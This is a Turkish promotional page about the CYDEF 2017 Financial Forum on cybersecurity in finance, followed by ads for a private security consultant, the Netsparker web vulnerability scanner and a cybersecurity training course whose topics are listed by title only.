2016 yılında her 39 saniyede bir finans kuruluşlarına siber saldırılar düzenlenmekte olup, toplam 1 milyar adetin üzerinde hesap siber saldırıya uğramış, 3 trilyon doların üzerinde zarara sebebiyet vermiştir. Bu zararın, 2021 yılında 6 trilyon dolara yükselmesi öngörülmektedir.

Siber suçların artması ile birlikte alınan siber güvenlik önlemleri artmakta olup, CYDEF 2017 Finansal Forumu'nda , bu alandakiçalışmalar, sektörel firmalar, finans kuruluşları, bilişim firmaları ve sektöre yön veren isimlerin bir araya gelecektir.



Cihan DEMİRHAN

Sosyal Danışmanlık ve

VIP Özel Koruma

Fiziki ve Bilişim dolandırıcılığı

Teknik ve Sanal takip

Sahte marka araştırma ve takibi

Firma analizi

Hukuksal danışma

İtibar yönetimi

İletişim. 0534 728.47.47

MİLLİ YAZILIM

netsparker

Web Uygulaması Güvenlik Tarayıcısı

Netsparker'ı Kullanarak Web Uygulamalarınız ve Web Servislerinizdeki Zafiyetleri Saldırganlardan Önce Tespit Edin

Netsparker aynı anda yüzlerce hatta binlerce websitesinde, websitesinin geliştirildiği dil ya da teknolojiye bakmaksızın, platformdan bağımsız bir şekilde güvenlik açıklarını otomatik olarak tespit eder ve çözüm önerilerini de içerecek şekilde tüm detaylarıyla size raporlar.

Referanslarımızdan Bazıları

Garanti · ODTÜ METU · TAI · cisco · Microsoft · NASA · intel · NATO OTAN · ING · SAMSUNG · SIEMENS

www.netsparker.com.tr

Uluslararası Siber Güvenlik Federasyonu

144 Saat Resmi Müfredat ile

İstihbarat & Siber Güvenlik Eğitimi

Otomatik Zafiyet Tarama ve Değerlendirme, Parola/Şifre Kırma Saldırıları
Ağ Zehirleme, Kablosuz Ağ Saldırıları, DDoS, Sosyal Mühendislik Saldırıları
Adli Bilişim, Siber Olay Analizi & Zararlı Yazılım Analizi
Bilişim Hukuku
Temel İstihbarat
İstihbarata Karşı Koyma
Hedef Sistemler Hakkında Bilgi Toplama
Web Uygulamasına İzinsiz Erişim ve Güvenlik
Siber İstihbarat
Siber İstihbarata Karşı Koyma
Siber Güvenliğe Giriş
Güvenli Yazılım Geliştirme
Tersine Mühendislik
Güvenli Mobil Uygulama Geliştirme
Veritabanı Güvenliği ve Denetim Teknikleri

Bilgi ve başvuru için

www.usgf.org.tr
bilgi@usgf.org.tr